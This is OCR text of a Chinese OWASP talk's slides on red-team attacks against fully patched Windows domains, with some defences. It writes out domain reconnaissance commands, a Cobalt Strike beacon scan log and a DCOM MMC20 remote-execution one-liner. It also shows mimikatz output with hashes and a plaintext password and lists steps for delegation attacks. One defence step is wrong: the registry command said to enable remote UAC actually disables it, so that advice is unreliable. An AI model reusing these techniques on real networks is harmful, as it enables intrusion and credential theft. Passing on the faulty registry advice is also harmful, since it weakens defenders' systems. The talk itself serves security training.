OWASP
Open Web Application
Security Project

全补丁域环境内攻防对抗

– 补丁全打，DC还是让红队拿下？

分享人：李木@黑白天安全实验室

OWASP
Open Web Application
Security Project

自我介绍

主要学习研究方向为：

进攻性安全，红蓝对抗，样本分析，域渗透，APT攻防等等

OWASP
Open Web Application
Security Project

黑白天实验室主要以学习研究网络安全中的进攻性安全为主，成立的愿景为以攻促守，立志成为进攻性安全的推手，为守卫国家网络安全献出自己的一点力量!

成员皆在某一线大厂职业红队，主要参加金融能源基建行业省级国家级网络安全攻防演练，成立至今已在国内大大小小的红队评估中留下了小有成就。心之所向，皆为进攻性安全!

OWASP
Open Web Application
Security Project

随着对抗的升级，域安全在红蓝对抗中越来越重要。

针对域内的红蓝攻防，很多人还停留在打历史漏洞的阶段，相应的安全防护还停留在打补丁上。

那么全补丁环境下的域是否绝对安全?

如果微软没有对应的补丁或对应补丁可以让绕过呢?

本次分享从域内信息收集，补丁绕过利用，横向移动流量分析，DC域控攻防等等安全维度

针对在全补丁环境下域内的红队视野下的攻击方式进行讲解，并相应提出其防御方案

目录

域内攻防现状

信息收集攻防

横向移动攻防

DC攻防

域内攻防现状

近年来，随着对抗的升级，域安全在红蓝对抗中越来越重要，拿下DC，就可以拿下你的所有机器

域中机器繁多，域功能复杂，运维能力参差不齐，域用户安全意识不够。。

OWASP
Open Web Application
Security Project


在运维中：

域安全对抗还停留在漏洞以及补丁的对抗。

认为我打好了补丁就高枕无忧。。。。


近年来，随着对抗的升级，域安全在红蓝对抗中越来越重要，拿下DC，就可以拿下你的所有机器

域中机器繁多，域功能复杂，运维能力参差不齐，域用户安全意识不够。。


鱼叉攻击
互联网邮箱/联系方式收集
红队/黑客
互联网 WEB 资产信息收集
WEB 攻击
内部鱼叉
凭据收集
内网横向
规避检测
内部网络/DMZ
内部网络/办公区
内部网络/运维区
内部网络/核心区
工控网
核心服务器
等等


Hw中的攻击案例分析

某大学的攻击完整路径


红队/黑客
利用 struts2 漏洞攻击
http://xx.com
获取 WEBSHELL
192.168.x.x
大量 web 服务器权限
大量数据库权限
突破隔离
等等
172.16/32.x.x
大量主机权限
大量设备权限
大量摄像头权限
突破隔离
等等
10.x.x.x
大量主机权限
一卡通系统
门禁安保系统
突破隔离
等等
内网

OWASP
Open Web Application
Security Project

域渗透标准流程




信息收集攻防

使用net group ”Domain Admins” /domain查询域管

```
PS C:\Users\text.NB> net group "Domain Admins" /domain
这项请求将在域 nb.com 的域控制器处理。

组名     Domain Admins
注释     指定的域管理员

成员

-------------------------------------------------------------------------------
Administrator
命令成功完成。

PS C:\Users\text.NB>
```

OWASP
Open Web Application Security Project

使用net group ”Domain Admins” /domain查询域管 流量/事件情况



OWASP
Open Web Application
Security Project

下面的信息都可以通过LDAP进行收集：

域控
域管
域内所有用户
域内所有计算机
域内所有的组/OU
域内SPN
域的配置-MAQ/密码策略/域林级别
所有不需要预认证的用户
所有配置了非/约束委派用户
域的ACL

OWASP
Open Web Application
Security Project

针对LDAP查询，没有很好的防御手段，让我们站在攻击者的角度思考，如何简单快速的提升域内权限:

Ø 首先找高权限账户
属性adminCount = 1，或者属于管理员组

Ø 能不能离线票据破解，最好SPN里面有MSSQLSvc这种前缀最好
Ø Kerberos身份预认证关闭的账户，可以ASREP-Roasting
Ø 查找拥有约束委派权限的账户，可以直接访问域
Ø .....

OWASP
Open Web Application
Security Project

以上操作，有些工具都已经能够自动化完成。 我们可以投其所好，针对以上条件，在域内设置一些蜜罐账户，密切监视该账户相关的活动。

Event Id:4768, 4769, 4770, 4771, 4776, 4624, 4625, 4648等各种活动。

正常情况下，这些账户没有任何域内活动，我们可以假定蜜罐账户所有活动都是入侵者触发的。 这样子，虽然我们在信息收集阶段抓不到攻击者的小辫子，但是他在信息收集的时候看到我们设置的 蜜罐账号 。


只要忍不住进行尝试，我们就能抓到他了

OWASP
Open Web Application
Security Project

横向移动攻防

OWASP
Open Web Application Security Project

横向移动常见手法:




横向移动常见手法：WINRM


winRm（微软远程管理）是WS-Management协议的实现组件。
WinRM是windows操作系统的一部分。是一 项允许管理员在系统上远程执行管理任务的服务。

通信通过HTTP（5985）或HTTPS SOAP（5986）执行，默认情况下支持Kerberos和NTLM身份验证以及基本身份验证。使用此服务需要管理员级别的凭据。

OWASP
Open Web Application Security Project

横向移动常见手法：WINRM









```
[+] established link to child beacon: 10.10.10.10
beacon> portscan 10.10.10.10 5985 none 1
[*] Tasked beacon to scan ports 5985 on 10.10.10.10
[+] host called home, sent: 93257 bytes
[+] received output:
10.10.10.10:5985
Scanner module is complete
```

OWASP
Open Web Application Security Project


横向移动常见手法：WINRM








监视源自wmiprvse.exe和winrshost.exe的远程进程执行链
监视Microsoft-Windows-WinRM / Operational事件日志中的可疑条目。



OWASP
Open Web Application Security Project

横向移动常见手法：COM对象

DCOM是COM（组件对象模型）的扩展，它允许应用程序实例化和访问远程计算机上COM对象的属性和方法



OWASP
Open Web Application
Security Project

横向移动常见手法：COM对象

使用组件与PowerShell进行DCOM远程交互。注意：远程执行命令需要与目标进行Kerberos v5身份验证，认证之后才能进行通信。

```
[activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.application"，“远程ip”)).Document.ActiveView.Executeshellcommand('cmd.exe',$null,"/c calc.exe","Restored")
    //在远程主机上利用MMC.app;ication执行弹出计算器
```

横向移动常见手法防御:

开启remoteUAC(安装完KB2871997默认开启，也可以手动开启)

reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

2、禁用本机的Administrator用户

3、本地用户不允许通过网络登录

4、通过防火墙限制登录时候入的流量只能来源于特定的主机

DC(域控)攻防

1、寻找域管登录过的主机

Ø 利用 NetSessionEnum 来找寻登陆sessions 它允许查询是谁在访问此工作站的网络资源（例如文件共享）时所创建的网络会话，从而知道来自何处。 当然这里最好的查询对象是域控 + 文件共享服务器

Ø 利用 NetWkstaUserEnum 来枚举登陆的用户 列出当前登录到该工作站的所有用户的信息。此列表包括交互式、服务和批量登录。 此函数需要主机的管理权限

Ø 利用枚举注册表来查看 域内用户都可以, pc 不开远程注册表

2、抓取凭据

Ø 抓取域管明文密码&hash&key dump内存+mimikatz

Ø 窃取域管的访问令牌

OWASP
Open Web Application Security Project

1、寻找域管登录过的主机

从内存中抓出域管的账号密码，直接利用登录DC

```
Logon Time        : 2018/2/7 20:12:58
SID               : S-1-5-21-3817129645-1700823781-2526131041-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : DONGCIDACI
         * LM       : 68f0d7b7ebd79e54f72c44fed3c74f89
         * NTLM     : 30a96699356033b84283b8918a895d67
         * SHA1     : 9119cdd669036beca1c2bce675ea9937094823e3
        tspkg :
         * Username : Administrator
         * Domain   : DONGCIDACI
         * Password : !@#123qwe
        wdigest :
         * Username : Administrator
         * Domain   : DONGCIDACI
         * Password : !@#123qwe
        kerberos :
         * Username : Administrator
         * Domain   : DONGCIDACI.ORG
```

非约束委派攻击

1. 找到配置了非约束的委派的账户
2. 通过一定手段拿下这台配置了非约束委派的账户的权限
3. 通过一定手段(比如通过打印机的那个漏洞)诱导域管访问我们拿下的配置了非约束委派的账户
4. 导出票据然后进行pass the ticket

约束委派攻击

1. 找到配置了约束的委派的服务账户A
2. 找到该服务账号委派A委派的服务账户B
3. 通过一定手段拿下这个服务账户A
4. 发起一个从服务A到服务B的正常的约束委派的流程，从而模拟任何用户访问服务B

OWASP
Open Web Application
Security Project

实例分析：受AD保护的域中的所有用户

```
PS C:\Users\text.NB> Import-Module C:\Users\text.NB\Desktop\Microsoft.ActiveDirectory.Management.dll
PS C:\Users\text.NB> Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))" |sele
t name

Name
----
Administrators
Print Operators
Backup Operators
Replicator
Domain Controllers
Schema Admins
Enterprise Admins
Domain Admins
Server Operators
Account Operators
Read-only Domain Controllers
Key Admins
Enterprise Key Admins
Administrator
krbtgt
```

